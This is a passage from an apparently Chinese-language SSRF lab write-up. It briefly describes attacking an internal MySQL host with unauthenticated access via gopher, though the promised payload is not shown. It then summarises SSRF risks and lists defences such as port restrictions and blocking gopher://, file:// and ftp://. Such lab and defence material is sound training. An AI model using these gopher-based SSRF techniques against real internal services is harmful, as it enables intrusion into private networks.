


攻击 172.72.23.29

开放 3306，

Mysql 未授权漏洞

直接 gopher 打，这题比较简单，就不做赘述。直接上最后的 payload



到此整个靶场就结束了。

总结

SSRF 服务器请求伪造，WEB 应用常见漏洞之一。常出现在一些需要获取外部资源的功能模块上，此漏洞对内网网络系统造成巨大威胁，黑客常用它作为跳板来隐藏真实身份、结合其他漏洞壳对内网系统造成致命攻击、比如经典的 redis 未授权、mysql 未授权、FTP、Zabbix、Memcached 等。

SSRF 漏洞的防御常有：

- 过滤返回的信息，如果 web 应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合标准。
- 统一错误信息，避免用户可以根据错误信息来判断远程服务器的端口状态。
- 限制请求的端口，比如 80,443,8080,8090。
- 禁止不常用的协议，仅仅允许 http 和 https 请求。可以防止类似于 file:///,gopher://,ftp://等引起的问题。
- 使用 DNS 缓存或者 Host 白名单的方式。